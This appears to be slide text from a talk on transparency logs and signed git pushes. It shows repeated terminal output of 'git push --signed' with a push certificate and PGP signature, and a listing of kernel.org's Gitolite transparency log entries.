
"Immutable logs that allows you to publish tamper-evident proofs"

- Certificate Transparency
- Oppdager misbruk av nøkkler





Sigstore



<https://transparency.dev/>

git push --sign

```
1 $ git push --signed
2 Enumerating objects: 3, done.
3 Counting objects: 100% (3/3), done.
4 Writing objects: 100% (3/3), 891 bytes | 891.00 KiB/s
5 Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
6 remote: Created a new ref, with the following commits:
7 remote: commit 2381dbf0238405c2311dbf146e35e70615b0f858
8 remote: Author: Morten Linderud
9 remote: Date: Wed May 26 21:20:16 2021 +0200
10 remote:
11 remote: Init
12 remote:
13 remote: expected nonce is
14 remote: certificate version 0.1
15 remote: pusher 9FECBE16 1622056966 +0200
16 remote: pushee /home/fox/tmp/git-push-cert/./test.git
17 remote: nonce 1622056966-cc7bd9f6bd0d1007b91b9f209d5a5646db275d2a
18 remote:
19 remote: 0000000000000000000000000000000000000000000000000000000000000000 \
20 2381dbf0238405c2311dbf146e35e70615b0f858 \
21 refs/heads/master
22 remote: BEGIN PGP SIGNATURE
23 remote:
24 remote: iQIzBAABCgAdFiEEktnGzemaICTWkKdu50Jo06CMsv8FAmCuoAYACgkQ50Jo06CM
```



```
25 remote: sv86KRAAm9H4d+ln5yb0ZGMmoQH96A/JLqKqx6GHF1CswnjKjNZdvCG3TXUAXHKP
26 remote: E/7cV2wQTBjl2C0a0PgxnKV/LkrQ4tp/AT3b2o/0DA7yTxBu7SePsQ4jU/hTmvdo
27 remote: S3wYlZURlgeTq8jxm6sYfu0z0GAEnFuJeVs2h6zQDzXf+TfpFH8IuqfqBPnBRA4D
28 remote: uF/gY7u0dWEV0GMypKe0e0lWFnC7KWVMrteRHyGt7kCtgB70ldAF7PqEr2hrwknM
29 remote: /o846amykky9cMHqzjCu0Er3NtSIYV/mLciGs6WL7xWnGTJHZdtLW07UIUCoYlnY
30 remote: 30I+ALQCL0lFM7phPdeg7d2hQtX1pJ5ai336uyfVH2yk1ukPsmDjbMnVpeIZtr0X
31 remote: EMnr297p8Xa1U1Bv1cZm8Z5+Cba/lhk6rNBNDQiwvwoJcrs8SBUmXVxTKZc4ZnJ/
32 remote: nQEUAKj5eNWMigwKfsjpKEF3hp4civbVkFDS2GCTDupuDvoIl/A4xpAvX8dEnQWA
33 remote: Se6fG+vV9WsbHDFaA1qyPRm+ACuWn+ViXoXUeRh5QTctrGy7r7lHd6iq5FEuyr lz
34 remote: ViilvuBl2rqHYyr/Z4Vneoc7k0bEWHk4MmlSs lcsHSo5YY2RBo+7mHYS0tCETRm4
35 remote: J/AcQEzFDtF7XURC6zud4zKh5MPc6fQoEDjSYBNaQcK/zjvrEgQ=
36 remote: =qowa
37 remote: END PGP SIGNATURE
38 To /home/fox/tmp/git-push-cert/./test.git
39 * [new branch]      master -> master
```

```
1 $ git push --signed
2 Enumerating objects: 3, done.
3 Counting objects: 100% (3/3), done.
4 Writing objects: 100% (3/3), 891 bytes | 891.00 KiB/s
5 Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
6 remote: Created a new ref, with the following commits:
7 remote: commit 2381dbf0238405c2311dbf146e35e70615b0f858
8 remote: Author: Morten Linderud
9 remote: Date: Wed May 26 21:20:16 2021 +0200
10 remote:
11 remote: Init
12 remote:
13 remote: expected nonce is
14 remote: certificate version 0.1
15 remote: pusher 9FECBE16 1622056966 +0200
16 remote: pushee /home/fox/tmp/git-push-cert/./test.git
17 remote: nonce 1622056966-cc7bd9f6bd0d1007b91b9f209d5a5646db275d2a
18 remote:
19 remote: 0000000000000000000000000000000000000000000000000000000000000000 \
20 2381dbf0238405c2311dbf146e35e70615b0f858 \
21 refs/heads/master
22 remote: BEGIN PGP SIGNATURE
23 remote:
24 remote: iQIzBAABCgAdFiEEktnGzemaICTWkKdu50Jo06CMsv8FAmCuoAYACgkQ50Jo06CM
```

```
25 remote: sv86KRAAm9H4d+ln5yb0ZGMmoQH96A/JLqKqx6GHF1CswnjKjNZdvCG3TXUAXHKP
26 remote: E/7cV2wQTBjl2C0a0PgxnKV/LkrQ4tp/AT3b2o/0DA7yTxBu7SePsQ4jU/hTmvdo
27 remote: S3wYlZURlgeTq8jxm6sYfu0z0GAEnFuJeVs2h6zQDzXf+TfpFH8IuqfqBPnBRA4D
28 remote: uF/gY7u0dWEV0GMypKe0e0lWFnC7KWVMrteRHyGt7kCtgB70ldAF7PqEr2hrwknM
29 remote: /o846amykky9cMHqzjCu0Er3NtSIYV/mLciGs6WL7xWnGTJHZdtLW07UIUCoYlnY
30 remote: 30I+ALQCL0lFM7phPdeg7d2hQtX1pJ5ai336uyfVH2yk1ukPsmDjbMnVpeIZtr0X
31 remote: EMnr297p8Xa1U1Bv1cZm8Z5+Cba/lhk6rNBNDQiwvwoJcrs8SBUmXVxTKZc4ZnJ/
32 remote: nQEUAKj5eNWMigwKfsjpKEF3hp4civbVkFDS2GCTDupuDvoIl/A4xpAvX8dEnQWA
33 remote: Se6fG+vV9WsbHDFaA1qyPRm+ACuWn+ViXoXUeRh5QTctrGy7r7lHd6iq5FEuyr lz
34 remote: ViilvuBl2rqHYyr/Z4Vneoc7k0bEWHk4MmlSs lcsHSo5YY2RBo+7mHYS0tCETRM4
35 remote: J/AcQEzFDtF7XURC6zud4zKh5MPc6fQoEDjSYBNaQcK/zjvrEgQ=
36 remote: =qowa
37 remote: END PGP SIGNATURE
38 To /home/fox/tmp/git-push-cert/./test.git
39 * [new branch]      master -> master
```

```
1 $ git push --signed
2 Enumerating objects: 3, done.
3 Counting objects: 100% (3/3), done.
4 Writing objects: 100% (3/3), 891 bytes | 891.00 KiB/s
5 Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
6 remote: Created a new ref, with the following commits:
7 remote: commit 2381dbf0238405c2311dbf146e35e70615b0f858
8 remote: Author: Morten Linderud
9 remote: Date: Wed May 26 21:20:16 2021 +0200
10 remote:
11 remote: Init
12 remote:
13 remote: expected nonce is
14 remote: certificate version 0.1
15 remote: pusher 9FECBE16 1622056966 +0200
16 remote: pushee /home/fox/tmp/git-push-cert/./test.git
17 remote: nonce 1622056966-cc7bd9f6bd0d1007b91b9f209d5a5646db275d2a
18 remote:
19 remote: 0000000000000000000000000000000000000000000000000000000000000000 \
20 2381dbf0238405c2311dbf146e35e70615b0f858 \
21 refs/heads/master
22 remote: BEGIN PGP SIGNATURE
23 remote:
24 remote: iQIzBAABCgAdFiEEktnGzemaICTWkKdu50Jo06CMsv8FAmCuoAYACgkQ50Jo06CM
```



```
25 remote: sv86KRAAm9H4d+ln5yb0ZGMmoQH96A/JLqKqx6GHF1CswnjKjNZdvCG3TXUAXHKP
26 remote: E/7cV2wQTBjl2C0a0PgxnKV/LkrQ4tp/AT3b2o/0DA7yTxBu7SePsQ4jU/hTmvdo
27 remote: S3wYlZURlgeTq8jxm6sYfu0z0GAEnFuJeVs2h6zQDzXf+TfpFH8IuqfqBPnBRA4D
28 remote: uF/gY7u0dWEV0GMypKe0e0lWFnC7KWVMrteRHyGt7kCtgB70ldAF7PqEr2hrwknM
29 remote: /o846amykky9cMHqzjCu0Er3NtSIYV/mLciGs6WL7xWnGTJHZdtLW07UIUCoYlnY
30 remote: 30I+ALQCL0lFM7phPdeg7d2hQtX1pJ5ai336uyfVH2yk1ukPsmDjbMnVpeIZtr0X
31 remote: EMnr297p8Xa1U1Bv1cZm8Z5+Cba/lhk6rNBNDQiwvwoJcrs8SBUmXVxTKZc4ZnJ/
32 remote: nQEUAKj5eNWMigwKfsjpKEF3hp4civbVkFDS2GCTDupuDvoIl/A4xpAvX8dEnQWA
33 remote: Se6fG+vV9WsbHDFaA1qyPRm+ACuWn+ViXoXUeRh5QTctrGy7r7lHd6iq5FEuyr lz
34 remote: ViilvuBl2rqHYyr/Z4Vneoc7k0bEWHk4MmlSs lcsHSo5YY2RBo+7mHYS0tCETRM4
35 remote: J/AcQEzFDtF7XURC6zud4zKh5MPc6fQoEDjSYBNaQcK/zjvrEgQ=
36 remote: =qowa
37 remote: END PGP SIGNATURE
38 To /home/fox/tmp/git-push-cert/./test.git
39 * [new branch]      master -> master
```



```
1 $ git push --signed
2 Enumerating objects: 3, done.
3 Counting objects: 100% (3/3), done.
4 Writing objects: 100% (3/3), 891 bytes | 891.00 KiB/s
5 Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
6 remote: Created a new ref, with the following commits:
7 remote: commit 2381dbf0238405c2311dbf146e35e70615b0f858
8 remote: Author: Morten Linderud
9 remote: Date: Wed May 26 21:20:16 2021 +0200
10 remote:
11 remote: Init
12 remote:
13 remote: expected nonce is
14 remote: certificate version 0.1
15 remote: pusher 9FECBE16 1622056966 +0200
16 remote: pushee /home/fox/tmp/git-push-cert/./test.git
17 remote: nonce 1622056966-cc7bd9f6bd0d1007b91b9f209d5a5646db275d2a
18 remote:
19 remote: 0000000000000000000000000000000000000000000000000000000000000000 \
20 2381dbf0238405c2311dbf146e35e70615b0f858 \
21 refs/heads/master
22 remote: BEGIN PGP SIGNATURE
23 remote:
24 remote: iQIzBAABCgAdFiEEktnGzemaICTWkKdu50Jo06CMsv8FAMCu0AYACgkQ50Jo06CM
```

```
25 remote: sv86KRAAm9H4d+ln5yb0ZGMmoQH96A/JLqKqx6GHF1CswnjKjNZdvCG3TXUAXHKP
26 remote: E/7cV2wQTBjl2C0a0PgxnKV/LkrQ4tp/AT3b2o/0DA7yTxBu7SePsQ4jU/hTmvdo
27 remote: S3wYlZURlgeTq8jxm6sYfu0z0GAEnFuJeVs2h6zQDzXf+TfpFH8IuqfqBPnBRA4D
28 remote: uF/gY7u0dWEV0GMypKe0e0lWFnC7KWVMrteRHyGt7kCtgB70ldAF7PqEr2hrwknM
29 remote: /o846amykky9cMHqzjCu0Er3NtSIYV/mLciGs6WL7xWnGTJHZdtLW07UIUCoYlnY
30 remote: 30I+ALQCL0lFM7phPdeg7d2hQtX1pJ5ai336uyfVH2yk1ukPsmDjbMnVpeIZtr0X
31 remote: EMnr297p8Xa1U1Bv1cZm8Z5+Cba/lhk6rNBNDQiwvwoJcrs8SBUmXVxTKZc4ZnJ/
32 remote: nQEUAKj5eNWMigwKfsjpKEF3hp4civbVkFDS2GCTDupuDvoIl/A4xpAvX8dEnQWA
33 remote: Se6fG+vV9WsbHDFaA1qyPRm+ACuWn+ViXoXUeRh5QTctrGy7r7lHd6iq5FEuyr lz
34 remote: ViilvuBl2rqHYyr/Z4Vneoc7k0bEWHk4MmlSs lcsHSo5YY2RBo+7mHYS0tCETRM4
35 remote: J/AcQEzFDtF7XURC6zud4zKh5MPc6fQoEDjSYBNaQcK/zjvrEgQ=
36 remote: =qowa
37 remote: END PGP SIGNATURE
38 To /home/fox/tmp/git-push-cert/./test.git
39 * [new branch]      master -> master
```

```
1 $ git push --signed
2 Enumerating objects: 3, done.
3 Counting objects: 100% (3/3), done.
4 Writing objects: 100% (3/3), 891 bytes | 891.00 KiB/s
5 Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
6 remote: Created a new ref, with the following commits:
7 remote: commit 2381dbf0238405c2311dbf146e35e70615b0f858
8 remote: Author: Morten Linderud
9 remote: Date: Wed May 26 21:20:16 2021 +0200
10 remote:
11 remote: Init
12 remote:
13 remote: expected nonce is
14 remote: certificate version 0.1
15 remote: pusher 9FECBE16 1622056966 +0200
16 remote: pushee /home/fox/tmp/git-push-cert/./test.git
17 remote: nonce 1622056966-cc7bd9f6bd0d1007b91b9f209d5a5646db275d2a
18 remote:
19 remote: 0000000000000000000000000000000000000000000000000000000000000000 \
20 2381dbf0238405c2311dbf146e35e70615b0f858 \
21 refs/heads/master
22 remote: BEGIN PGP SIGNATURE
23 remote:
24 remote: iQIzBAABCgAdFiEEktnGzemaICTWkKdu50Jo06CMsv8FAmCuoAYACgkQ50Jo06CM
```



```
25 remote: sv86KRAAm9H4d+ln5yb0ZGMmoQH96A/JLqKqx6GHF1CswnjKjNZdvCG3TXUAXHKP
26 remote: E/7cV2wQTBjl2C0a0PgxnKV/LkrQ4tp/AT3b2o/0DA7yTxBu7SePsQ4jU/hTmvdo
27 remote: S3wYlZURlgeTq8jxm6sYfu0z0GAEnFuJeVs2h6zQDzXf+TfpFH8IuqfqBPnBRA4D
28 remote: uF/gY7u0dWEV0GMypKe0e0lWFnC7KWVMrteRHyGt7kCtgB70ldAF7PqEr2hrwknM
29 remote: /o846amykky9cMHqzjCu0Er3NtSIYV/mLciGs6WL7xWnGTJHZdtLW07UIUCoYlnY
30 remote: 30I+ALQCL0lFM7phPdeg7d2hQtX1pJ5ai336uyfVH2yk1ukPsmDjbMnVpeIZtr0X
31 remote: EMnr297p8Xa1U1Bv1cZm8Z5+Cba/lhk6rNBNDQiwvwoJcrs8SBUmXVxTKZc4ZnJ/
32 remote: nQEUAKj5eNWMigwKfsjpKEF3hp4civbVkFDS2GCTDupuDvoIl/A4xpAvX8dEnQWA
33 remote: Se6fG+vV9WsbHDFaA1qyPRm+ACuWn+ViXoXUeRh5QTctrGy7r7lHd6iq5FEuyr lz
34 remote: ViilvuBl2rqHYyr/Z4Vneoc7k0bEWHk4MmlSs lcsHSo5YY2RBo+7mHYS0tCETRM4
35 remote: J/AcQEzFDtF7XURC6zud4zKh5MPc6fQoEDjSYBNaQcK/zjvrEgQ=
36 remote: =qowa
37 remote: END PGP SIGNATURE
38 To /home/fox/tmp/git-push-cert/./test.git
39 * [new branch]      master -> master
```

```
1 $ git push --signed
2 Enumerating objects: 3, done.
3 Counting objects: 100% (3/3), done.
4 Writing objects: 100% (3/3), 891 bytes | 891.00 KiB/s
5 Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
6 remote: Created a new ref, with the following commits:
7 remote: commit 2381dbf0238405c2311dbf146e35e70615b0f858
8 remote: Author: Morten Linderud
9 remote: Date: Wed May 26 21:20:16 2021 +0200
10 remote:
11 remote: Init
12 remote:
13 remote: expected nonce is
14 remote: certificate version 0.1
15 remote: pusher 9FECBE16 1622056966 +0200
16 remote: pushee /home/fox/tmp/git-push-cert/./test.git
17 remote: nonce 1622056966-cc7bd9f6bd0d1007b91b9f209d5a5646db275d2a
18 remote:
19 remote: 0000000000000000000000000000000000000000000000000000000000000000 \
20 2381dbf0238405c2311dbf146e35e70615b0f858 \
21 refs/heads/master
22 remote: BEGIN PGP SIGNATURE
23 remote:
24 remote: iQIzBAABCgAdFiEEktnGzemaICTWkKdu50Jo06CMsv8FAmCuoAYACgkQ50Jo06CM
```

```
25 remote: sv86KRAAm9H4d+ln5yb0ZGMmoQH96A/JLqKqx6GHF1CswnjKjNZdvCG3TXUAXHKP
26 remote: E/7cV2wQTBjl2C0a0PgxnKV/LkrQ4tp/AT3b2o/0DA7yTxBu7SePsQ4jU/hTmvdo
27 remote: S3wYlZURlgeTq8jxm6sYfu0z0GAEnFuJeVs2h6zQDzXf+TfpFH8IuqfqBPnBRA4D
28 remote: uF/gY7u0dWEV0GMypKe0e0lWFnC7KWVMrteRHyGt7kCtgB70ldAF7PqEr2hrwknM
29 remote: /o846amykky9cMHqzjCu0Er3NtSIYV/mLciGs6WL7xWnGTJHZdtLW07UIUCoYlnY
30 remote: 30I+ALQCL0lFM7phPdeg7d2hQtX1pJ5ai336uyfVH2yk1ukPsmDjbMnVpeIZtr0X
31 remote: EMnr297p8Xa1U1Bv1cZm8Z5+Cba/lhk6rNBNDQiwvwoJcrs8SBUmXVxTKZc4ZnJ/
32 remote: nQEUAKj5eNWMigwKfsjpKEF3hp4civbVkFDS2GCTDupuDvoIl/A4xpAvX8dEnQWA
33 remote: Se6fG+vV9WsbHDFaA1qyPRm+ACuWn+ViXoXUeRh5QTctrGy7r7lHd6iq5FEuyr lz
34 remote: ViilvuBl2rqHYyr/Z4Vneoc7k0bEWHk4MmlSs lcsHSo5YY2RBo+7mHYS0tCETRM4
35 remote: J/AcQEzFDtF7XURC6zud4zKh5MPc6fQoEDjSYBNaQcK/zjvrEgQ=
36 remote: =qowa
37 remote: END PGP SIGNATURE
38 To /home/fox/tmp/git-push-cert/./test.git
39 * [new branch]      master -> master
```




index : transparency-logs/gitolite/git/1.git

Gitolite transparency log 2020-11-01 - current

master switch

Infra Te

summary refs log tree commit diff stats

log msg search

Age	Commit message (Expand)	Author	Files	Lines
31 min.	post-receive: pub/scm/linux/kernel/git/masahiroy/linux-kbuild HEAD master	Gitolite	1	-10/+5
32 min.	post-receive: pub/scm/linux/kernel/git/masahiroy/linux-kbuild	Gitolite	1	-36/+20
41 min.	post-receive: pub/scm/utls/b4/b4	Gitolite	1	-11/+35
46 min.	post-receive: pub/scm/linux/kernel/git/qcom/linux	Gitolite	1	-1044/+9
46 min.	post-receive: pub/scm/linux/kernel/git/qcom/linux	Gitolite	1	-12/+1047
47 min.	post-receive: pub/scm/linux/kernel/git/maz/arm-platforms	Gitolite	1	-126/+12
55 min.	post-receive: pub/scm/virt/kvm/kvm	Gitolite	1	-9/+126
58 min.	post-receive: pub/scm/linux/kernel/git/maz/arm-platforms	Gitolite	1	-11/+8
62 min.	post-receive: pub/scm/linux/kernel/git/tnguy/next-queue	Gitolite	1	-87/+10
63 min.	post-receive: pub/scm/linux/kernel/git/tnguy/net-queue	Gitolite	1	-11/+53
63 min.	post-receive: pub/scm/linux/kernel/git/tnguy/net-queue	Gitolite	1	-27/+47
90 min.	post-receive: pub/scm/linux/kernel/git/rafael/linux-pm	Gitolite	1	-321/+27
91 min.	post-receive: pub/scm/linux/kernel/git/rppt/linux	Gitolite	1	-20/+321
94 min.	post-receive: pub/scm/linux/kernel/git/pcmoore/selinux	Gitolite	1	-9/+17
107 min.	post-receive: pub/scm/linux/kernel/git/bpf/bpf-next	Gitolite	1	-3/+3
107 min.	post-receive: pub/scm/linux/kernel/git/bpf/bpf-next	Gitolite	1	-37/+10
116 min.	post-receive: pub/scm/utls/b4/b4	Gitolite	1	-16/+19
116 min.	post-receive: pub/scm/utls/b4/b4	Gitolite	1	-19/+16
117 min.	post-receive: pub/scm/utls/b4/b4	Gitolite	1	-28/+22
117 min.	post-receive: pub/scm/linux/kernel/git/mtd/linux	Gitolite	1	-25/+43
118 min.	post-receive: pub/scm/linux/kernel/git/rafael/linux-pm	Gitolite	1	-37/+25
2 hours	post-receive: pub/scm/utls/b4/b4	Gitolite	1	-10/+37
2 hours	post-receive: pub/scm/linux/kernel/git/luto/linux	Gitolite	1	-10/+9
2 hours	post-receive: pub/scm/linux/kernel/git/jaeger/f2fs-tools	Gitolite	1	-3/+3
2 hours	post-receive: pub/scm/linux/kernel/git/jaeger/f2fs-tools	Gitolite	1	-148/+13
2 hours	post-receive: pub/scm/linux/kernel/git/tnguy/next-queue	Gitolite	1	-61/+139
2 hours	post-receive: pub/scm/linux/kernel/git/stable/linux-stable-rc	Gitolite	1	-577/+52
2 hours	post-receive: pub/scm/linux/kernel/git/stable/linux-stable-rc	Gitolite	1	-14/+595
3 hours	post-receive: pub/scm/linux/kernel/git/jic23/iio	Gitolite	1	-7/+8
3 hours	post-receive: pub/scm/linux/kernel/git/jic23/iio	Gitolite	1	-16/+10
3 hours	post-receive: pub/scm/linux/kernel/git/arm64/linux	Gitolite	1	-33/+19
3 hours	post-receive: pub/scm/linux/kernel/git/torvalds/linux	Gitolite	1	-44/+24
3 hours	post-receive: pub/scm/linux/kernel/git/groeck/linux-staging	Gitolite	1	-6/+50
3 hours	post-receive: pub/scm/linux/kernel/git/groeck/linux-staging	Gitolite	1	-14/+8
3 hours	post-receive: pub/scm/linux/kernel/git/device-mapper/linux-dm	Gitolite	1	-3/+3
3 hours	post-receive: pub/scm/linux/kernel/git/device-mapper/linux-dm	Gitolite	1	-8/+14
3 hours	post-receive: pub/scm/linux/kernel/git/axboe/fio	Gitolite	1	-8/+5
3 hours	post-receive: pub/scm/linux/kernel/git/axboe/fio	Gitolite	1	-134/+12
3 hours	post-receive: pub/scm/linux/kernel/git/tnguy/next-queue	Gitolite	1	-16/+131
3 hours	post-receive: pub/scm/linux/kernel/git/tnguy/next-queue	Gitolite	1	-8/+18
4 hours	post-receive: pub/scm/linux/kernel/git/mtd/linux	Gitolite	1	-5/+5
4 hours	post-receive: pub/scm/linux/kernel/git/mtd/linux	Gitolite	1	-4/+4
4 hours	post-receive: pub/scm/linux/kernel/git/mtd/linux	Gitolite	1	-39/+9
4 hours	post-receive: pub/scm/linux/kernel/git/lee/linux	Gitolite	1	-12/+39
4 hours	post-receive: pub/scm/linux/kernel/git/axboe/linux-block	Gitolite	1	-9/+9
4 hours	post-receive: pub/scm/linux/kernel/git/bluetooth/bluetooth-next	Gitolite	1	-8/+8
4 hours	post-receive: pub/scm/network/wireless/iwd	Gitolite	1	-27/+9
4 hours	post-receive: pub/scm/linux/kernel/git/stable/linux-stable-rc	Gitolite	1	-462/+24
4 hours	post-receive: pub/scm/linux/kernel/git/stable/linux-stable-rc	Gitolite	1	-43/+462
4 hours	post-receive: pub/scm/linux/kernel/git/stable/stable-queue	Gitolite	1	-26/+26
4 hours	post-receive: pub/scm/linux/kernel/git/stable/stable-queue	Gitolite	1	-26/+26
4 hours	post-receive: pub/scm/linux/kernel/git/stable/stable-queue	Gitolite	1	-25/+47

9b23cb1e2c37095bd5a5df9efc98e5eea4706bc (plain)

```
Content-Type: multipart/mixed; boundary="====4813580348946745127=="
MIME-Version: 1.0
From: Gitolite <devnull@kernel.org>
Subject: post-receive: pub/scm/linux/kernel/git/gregkh/driver-core
